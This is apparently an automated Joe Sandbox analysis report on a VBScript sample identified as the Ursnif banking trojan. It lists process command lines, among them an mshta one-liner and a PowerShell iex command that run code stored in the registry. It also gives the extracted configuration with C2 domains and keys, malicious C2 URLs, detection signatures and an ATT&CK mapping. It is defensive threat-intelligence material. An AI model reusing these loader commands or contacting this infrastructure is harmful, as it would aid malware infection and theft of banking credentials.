

JOESandbox Cloud BASIC



ID: 481106

Sample Name: sample.vbs

Cookbook: default.jbs

Time: 11:09:14

Date: 10/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report sample.vbs	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Ursnif	4
Yara Overview	5
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
System Summary:	5
Data Obfuscation:	5
Jbx Signature Overview	5
AV Detection:	6
Networking:	6
Key, Mouse, Clipboard, Microphone and Screen Capturing:	6
E-Banking Fraud:	6
System Summary:	6
Data Obfuscation:	6
Persistence and Installation Behavior:	6
Hooking and other Techniques for Hiding and Protection:	6
Malware Analysis System Evasion:	6
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	7
Remote Access Functionality:	7
Mitre Att&ck Matrix	7
Behavior Graph	7
Screenshots	8
Thumbnails	8
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	9
Unpacked PE Files	9
Domains	9
URLs	9
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	11
Contacted IPs	11
Public	11
General Information	11
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASN	13
JA3 Fingerprints	13
Dropped Files	14
Created / dropped Files	14
Static File Info	19
General	19
File Icon	19
Network Behavior	19
Snort IDS Alerts	19
Network Port Distribution	20
TCP Packets	20
UDP Packets	20
DNS Queries	20
DNS Answers	20
HTTP Request Dependency Graph	20
HTTP Packets	21
Code Manipulations	24
User Modules	24
Hook Summary	24
Processes	25
Statistics	25
Behavior	25

System Behavior	25
Analysis Process: wscript.exe PID: 3520 Parent PID: 3440	25
General	25
File Activities	25
File Deleted	25
Analysis Process: WmiPrvSE.exe PID: 2152 Parent PID: 792	25
General	25
Analysis Process: rundll32.exe PID: 3540 Parent PID: 2152	25
General	25
File Activities	26
File Read	26
Analysis Process: rundll32.exe PID: 6704 Parent PID: 3540	26
General	26
File Activities	27
Registry Activities	27
Key Value Created	27
Analysis Process: WmiPrvSE.exe PID: 5388 Parent PID: 792	27
General	27
Registry Activities	27
Analysis Process: WmiPrvSE.exe PID: 2272 Parent PID: 792	27
General	28
Registry Activities	28
Analysis Process: mshta.exe PID: 3860 Parent PID: 3440	28
General	28
File Activities	28
Analysis Process: powershell.exe PID: 5104 Parent PID: 3860	28
General	28
File Activities	28
File Created	29
File Deleted	29
File Written	29
File Read	29
Registry Activities	29
Key Value Created	29
Analysis Process: conhost.exe PID: 3284 Parent PID: 5104	29
General	29
Analysis Process: csc.exe PID: 4936 Parent PID: 5104	29
General	29
File Activities	29
File Created	29
File Deleted	29
File Written	29
File Read	29
Analysis Process: cvtres.exe PID: 5424 Parent PID: 4936	30
General	30
File Activities	30
Analysis Process: csc.exe PID: 2424 Parent PID: 5104	30
General	30
File Activities	30
File Created	30
File Deleted	30
File Written	30
File Read	30
Analysis Process: cvtres.exe PID: 7052 Parent PID: 2424	30
General	30
Analysis Process: control.exe PID: 5764 Parent PID: 6704	31
General	31
Disassembly	31
Code Analysis	31

Windows Analysis Report sample.vbs

Overview

General Information

Sample Name:	sample.vbs
Analysis ID:	481106
MD5:	1dd89d4f6390f3d..
SHA1:	1be7d12e55659b..
SHA256:	801e42662653db..
Tags:	vbs
Infos:	

Most interesting Screenshot:



Process Tree

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Urnsif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e...
- Sigma detected: Powershell run cod...
- Benign windows process drops PE f...
- VBScript performs obfuscated calls ...
- Yara detected Urnsif
- System process connects to network...
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma...
- Sigma detected: Encoded IEX
- Hooks registry keys query functions...
- Compiles code for process injection ...

Classification



- System is w10x64
- wscript.exe (PID: 3520 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\sample.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- WmiPrvSE.exe (PID: 2152 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
 - rundll32.exe (PID: 3540 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
 - rundll32.exe (PID: 6704 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
 - control.exe (PID: 5764 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
 - WmiPrvSE.exe (PID: 5388 cmdline: C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding MD5: 7AB59579BA91115872D6E51C54B9133B)
 - WmiPrvSE.exe (PID: 2272 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
 - mshta.exe (PID: 3860 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Dhqv='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Dhqv).regread('HKCU\Software\IAppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
 - powershell.exe (PID: 5104 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\IAppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
 - conhost.exe (PID: 3284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - csc.exe (PID: 4936 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\kujjoghz\kujjoghz.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
 - cvtres.exe (PID: 5424 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 /OUT:C:\Users\user\AppData\Local\Temp\RESB252.tmp' 'c:\Users\user\AppData\Local\Temp\kujjoghz\CSCFD41DB177D83417DAD6FB740EC17B379.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
 - csc.exe (PID: 2424 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
 - cvtres.exe (PID: 7052 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 /OUT:C:\Users\user\AppData\Local\Temp\RESC397.tmp' 'c:\Users\user\AppData\Local\Temp\cshxvr3e\CSC395E5146EDFE427593BFE3FCA45BE18C.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
 - cleanup

Malware Configuration

Threatname: Urnsif

```
{
  "Lang_id": "RU, CN",
  "RSA_Public_Key":
  "IAodzSKRRXZVbpA8JuABjuUBQvpHiTpdg9d0A0p7bBw4t0xkkPvGywDaeciS3HngUj/RkNYsOricM2S0LVvdwWLSJ6FdKpFt6YFFM0rsBfciNFctUSv/OhiiLI6H4/0B/13204comC2he+ED1d47Beo2GdanjIEdPypU4ReJbSLrCxcR
  Mh03mJzNzM22Wjjes9V+fVfz8LvnVONnln+2SejHIEhpJMv4VzquiuRgWDBCh1ovNz03eDJUiuSU1jFcdmg2ywuZ0yDLXh6uuRZonMVTxMozizw6y88jGvuWDFfQy5TMx6xbKoxDqNSwE60TugFay/vbp0uG0fp4z0RCVEe39fTGD2o0G
  ttx0ESBI4w=",
  "c2_domain": [
    "atl.bigbigpoppa.com",
    "pop.urlovedstuff.com"
  ],
  "botnet": "2500",
  "server": "580",
  "serpent_key": "Do9L8DmcVMtyFi6j",
  "sleep_time": "5",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "1"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000003.794954307.0000000005378000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000012.00000002.871947216.0000000004FFF000.0000004.00000040.sdmf	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000012.00000003.794836470.0000000005378000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000012.00000003.794735521.0000000005378000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000012.00000003.797221471.0000000005378000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

[Click to see the 11 entries](#)

Unpacked PEs

Source	Rule	Description	Author	Strings
18.3.rundll32.exe.527a4a0.1.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
18.3.rundll32.exe.527a4a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
18.3.rundll32.exe.5328d48.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
18.3.rundll32.exe.52f94a0.3.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:



Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:



Sigma detected: Powershell run code from registry

Jbx Signature Overview

AV Detection:



- Found malware configuration
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL

Networking:



- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



- Yara detected Ursnif

E-Banking Fraud:



- Yara detected Ursnif

System Summary:



- Writes registry values via WMI

Data Obfuscation:



- VBScript performs obfuscated calls to suspicious functions
- Suspicious powershell command line found

Persistence and Installation Behavior:



- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the prolog of user mode functions (user mode inline hooks)
- Deletes itself after installation
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:



- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:



- Benign windows process drops PE files
- System process connects to network (likely due to code injection or exploit)
- Compiles code for process injection (via .Net compiler)

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 1	Windows Management Instrumentation 2 2 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Scripting 1 2 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 1	Logon Script (Windows)	Process Injection 2 1 2	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Command and Scripting Interpreter 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Security Software Discovery 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts 1	DCSync	Virtualization/Sandbox Evasion 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 4 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 2 1 2	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rundll32 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.rundll32.exe.f20000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
art.microsoftsofymicrosoftsoft.at	4%	Virustotal		Browse
atl.bigbigpoppa.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://art.microsoftsofymicrosoftsoft.at/M0s2qYX0svCgNwwi/PPI7Xc5SLSkLQIY/5lrOW2oNgPCEjObB3W/rK9Mpe2NZ/UBjNTHqn019AlZCIE5P/tkwag9cTBuiHiomNM0d/c4Fs5ApV0T_2BnjVwW3gyf/bjPiicUJ8f_2F/p_2BzDHN/AttyzxcYoU5_2FqrCObbGoi/jSm_2BVGxu/KGJY3tUfrdwyTDYZ_2BjCzYcnXysU/C2JbU3dIXVI/5uJ7MQIXxw8eLV/q0zaTcL3CTeSA980379DA/dHPHAS9NwOC9V6VK/IP_2FDVrIge4ayd/LAmEzNRn3GukTSqHPk/HGsc32BVj/4Gvn4Q9G8MH6Q5yTHXJc/ulutZq7s	0%	Avira URL Cloud	safe	
http://art.microsoftsofymicrosoftsoft.at/080Hsz1N1FvuG6kjmE/aTh0zMSnZ/Si0uUmCO_2BS5MoLEECj/uZ7K5bJdnYQx3WN05uH/v_2Fm83_2BmFHVZHPW65zA/GW0_2BjDiUD1w/ZK6b_2Bh/StY6HpePFkaOsmwn5z64jk4/hNqOPWIFAK/QdUHTQ0be2zDX_2Bp/gFERm0UEw08y/zSKvozh3BGq/LuojbR5mE_2FM/dq0z5j8vFE1Mb6ztPRP2X/B41DadMfELfCe7ey/X881VUBPPRI0756/vcgjm_2B6diCc8QJj8/zWiCv09og/LPjcs0lySRyGzo4FajY/MaQN7Yj0nwdcUGBU3Lw/cxZiRrPmI9kt/XnFePhCWR/v	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://art.microsoftsofymicrosoftsoft.at/W7oPFKe8v92MJK/3s9n12Zlxxip0RpYqadjX/SO7W1_2FF9Pkd4OV/Fr1cAJR5ywxrV5/Jx7W_2FGpEVbkHb92i/nk7onhk3e/t3LARu0x8PsikCuNcG3A/xVZtlmy23EewSceJDo/wvuFYBZUTBSU84oV/Elz6G/vj_2F1HMVCKsF/tj9usP8/bN_2Bx9_2BXwYInwNajY172/h9Hrv5vvh_2F82sI9cIkqX7v6R4/9UOoaco5x39h/66X8TzwdR07/vkpw_2FwebnNKA/xttU1J1hU1aqHEwJ_2BPb/e_2FLASBRA3M51hv/aDQxYMFh2bS_2BM53o/lt	0%	Avira URL Cloud	safe	
https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt :	0%	URL Reputation	safe	
https://contoso.com/License	0%	URL Reputation	safe	
https://contoso.com/icon	0%	URL Reputation	safe	
http://atl.bigbigpoppa.com/Hllzq4V5S2buP7HU_2F/DcYCSfdPvqaYNdJRMij7gl/5MXe0SZWrBJ2g/jS7YCX8y/fDLeVNW	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/	100%	Avira URL Cloud	malware	
https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://atl.bigbigpoppa.com/LZpNIL8ctf0/9G8k9mmuTSS5tz/8E5AsgXcbJMRL1oRlnDsm/26uAve_2F5ldrkh0/uiu44eu	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/Hllzq4V5S2buP7HU_2F/DcYCSfdPvqaYNdJRMij7gl/5MXe0SZWrBJ2g/jS7YCX8y/fDLeVNWGS38iu6HB5u0eZQC/bmSTwgO68w/mDzLSD0yv5NsCWUYa/KrMPeflXT07Y/kYocGyKbfHl/qpROOMC7W3BpuS/FiHxn9Vj_2BE_2BRO1MPS/HSvVFR_2FvFubda/FMJR0bw3OFOckhz/gihVzVqSiIHGsYlcl_2FUIzDnO5/Znp2qHqDPMjI_2FKhKU2/B1dWx_2FKsmf5DpcS8Z/eu7IOAGu9ogHBSFDIGIPdL/CnFrX6yLs9r/djJkKMB/PgyeMNF7nd3nwYWaABiF0QM/d	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/LZpNIL8ctf0/9G8k9mmuTSS5tz/8E5AsgXcbJMRL1oRlnDsm/26uAve_2F5ldrkh0/uiu44euzNQd9TRf/1Zb3P4q5F0mc0qdlTC/bLIV5uCsx/obqe2ve9g7Th5DnAa17u/ffRiDnyBBWyxfsfwjbc/4e64zsAjWvHHh07WM2lgYy/t1JnmxqkM0edm/B_2Fp0Xl/aO6EV9JJQOgg5QsFoCbzQfO/_2BOZLcUIR/ooMrpCxMndVWwPntp/mvRIBZb_2B_2/Beg4_2F_2Fr/I_2FctvrgLZ_2F/J3NckzqZf5_2Fr1C_2BZp/h9SFOIo1qkmT8Tal/3qdB05XKEdw_2F/4xqo8eXrXr/pJscF7Rq/r	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/yyCxCxNRZEFU2J4URQO/FX7uF3nnSEu1rXBTD4d/LylqoAvPuqbQ7SHiRZfBKF/4dapCnHj6OGO/yI6rivKE/fgvQJKMe8TaTP5ycHGNAJUS/0YTRa2nWMO/en2LMI2QIzKUPol/smZ_2B4Bmeyl/57ObWaf9NZW/uHAXXMRRQnyL7K/pZ21NZyhAYoU6jMX_2FXx/_2F1viwvW6B_2BQx/yvtF1Qgt5sD6QuY/yCiBnG89B2zLl6ouYK/ovFokaNC/WnbbXZP7gD7mtpGqOST/2_2Fq_2BjMeuOfq6Yo5/TugSOTNVmBx8AK0VzEQ9D/fxXdG0idPk4t/207vRTOEh/oW	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
resolver1.opendns.com	208.67.222.222	true	false		high
art.microsoftsofymicrosoftsoft.at	185.251.90.253	true	true	<ul style="list-style-type: none"> 4%, Virustotal, Browse 	unknown
atl.bigbigpoppa.com	185.251.90.253	true	true	<ul style="list-style-type: none"> 9%, Virustotal, Browse 	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://art.microsoftsofymicrosoftsoft.at/M0s2qYX0svCgNwwi/PPI7Xc5SLSkLQIY/5lrOW2oNgPCEjObB3W/rK9Mpe2NZ/UBjNTHqn019AlZCIE5P/tkwag9cTBuiHiomNM0d/c4Fs5ApV0T_2BnjVwW3gyf/bjPiicUJ8f_2F/p_2BzDHN/AttyzxcYoU5_2FqrCObbGoi/jSm_2BVGxu/KGJY3tUfrdwyTDYZ_2BjCzYcnXysU/C2JbU3dIXVI/5uJ7MQIXxw8eLV/q0zaTcL3CTeSA980379DA/dHPHAS9NwOC9V6VK/IP_2FDVrIge4ayd/LAmEzNRn3GukTSqHPk/HGsc32BVj/4Gvn4Q9G8MH6Q5yTHXJc/ulutZq7s	true	<ul style="list-style-type: none"> Avira URL Cloud: safe 	unknown

Name	Malicious	Antivirus Detection	Reputation
http://art.microsoftsofymicrosoftsoft.at/08OHsz1N1FvuG6kjmE/aTh0zMsNZ/Si0oUmCO_2BS5MoLEECj/uZ7K5bJdnYQx3WN05uH/v_2Fm83_2BmFHVZHPW65zA/GW0_2BJDiUD1w/ZK6b_2Bh/StY6HpePFkaOsmwn5z64jk4/hNqOPWIFak/QdUHTQ0be2zDX_2BpgFERm0UEw08y/zSKvozh3BGq/luojbbR5mE_2FM/dq0z5j8vfe1Mb6ztPRP2X/B41DadMfELfCe7ey/X881VUbPPRID756/vcgjm_2B6diCc8QiJ8/zWiCv09og/LPjcs0lySRyGzo4FtAjY/MaQN7Yj0wdcUGBU3Lw/cxZlRrpMI9kt/XnFePhCWR/v	true	<ul style="list-style-type: none"> Avira URL Cloud: safe 	unknown
http://art.microsoftsofymicrosoftsoft.at/W7oPFKE8v92MJK/3s9n12Zlxxip0RpYqadjX/SO7W1_2FF9Pkd4OV/Fr1cAJR5ywxrV5/Jx7W_2FGpEVbkbHb92i/nk7onhk3e/t3LARu0x8PsikCuNcG3A/xVZtlmy23EEwSceJDo/wvuFYBZUTBSU84oV7Elz6G/vj_2F1HmVCKsF/lj9usP8/bN_2Bx9_2BXwYlWmNajYI72/h9Hrv5vhx_2F82si9clqkX7v6R4/9UOoaco5x39h/66X8TzwdR07/vkpw_2FwebnNKA/xttU1J1hU1aqHEWJ_2BPb/e_2FLASBRA3M51hvaDQxYMFh2bS_2BM53ol/t	true	<ul style="list-style-type: none"> Avira URL Cloud: safe 	unknown
http://atl.bigbigpoppa.com/Hllzq4V5S2buP7HU_2F/DcYCSfdPvqaYNdJRMij7gl/5MXe0SZWRBJ2g/fjs7YCX8y/fDLLeVNWGS38iu6HBSu0eZQC/bmSTwgO68w/mDzLSD0yv5NsCWUYa/KrMPeFlXto7Y/kYocGyKbfHl/qpROOMC7W3BpuS/FIHxn9Vj_2BE_2BRO1MPS/HSvVFR_2FvFubdta/FMJR0bw3OFOckhz/gjhVzVqSiIHGsYLcl_/2FiUzDnO5/Znp2qHqDPmJt_2FKhKU2/B1dWx_2FKsmf5DpcS8Z/eu7I0AGu9ogHBSfDIGfPdL/ICnFrX6yLs9rJ/djJkKMKb/PGYeMNF7nd3nwYWaABiF0QM/d	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown
http://atl.bigbigpoppa.com/LZpNIL8ctf0/9G8k9mmuTSS5tz/8E5AsgXcbJMRL1oRnDsm/26uAVe_2F5ldrKH0/uiu44euzNQd9TRf/1Zb3P4q5F0mc0qdlC/bLIV5uCsx/obqe2ve9g7Th5DnAa17u/ifiRiDnyBBVWYxfspwjbcl/4e64zsAjVwHHh07WM2lgY/t1JnmxqkM0edmb_2Fp0X/aO6EV9JJQOgg5QsFoCbzQf/_2BOZLcUIR/ooMrpCxMndVWwPntp/mvRIBz_2B_2/Beg4_2F_2Fr/_2FcfvrgL_2F/J3NCKzqZf5_2Fr1C_2BZp/h9SF0Io1qkMT8Tal/3qdDBO5XKEdw_2F/4xqo8eXR/pJscFz7Rq/r	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown
http://atl.bigbigpoppa.com/yyLCxNRZEFU2J4UrQOI/FX7uF3nnSEu1rXBTN4d/LylqoAvPuubQ7SHIRZfBKF/4dapCnHjif6OGO/yI6rivKE/fgvQJKMe8TaTP5ycHGNAJUS/0YTRa2nWwMo/en2LMiL2tQIZKUpol/smZ_2B4Bmeyl/57ObWaf9NZW/uHAXXMRRQnyL7K/pZ21NZyhAYoU6jMX_2FXx/_2F1viwpW6B_2BQx/yytF1Qgt5sD6QuY/yCiBnG89B2zLl6ouYK/ovFokaNC/WnbbXZP7gD7mtpGqOSST/2_2Fq_2BjMeuOfq6Yo5/TugSOTNVmBx8AK0VzEQO9D/fxXdG0idPk4t/207vRTOEh/oW	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.251.90.253	art.microsoftsofymicrosoftsoft.at	Russian Federation		35278	SPRINTHOSTRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	481106
Start date:	10.09.2021
Start time:	11:09:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sample.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> HCA enabled EGA enabled HDC enabled AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@22/20@7/1
EGA Information:	Failed
HDC Information:	<ul style="list-style-type: none"> Successful, ratio: 24% (good quality ratio 22.9%) Quality average: 80.3% Quality standard deviation: 28.7%
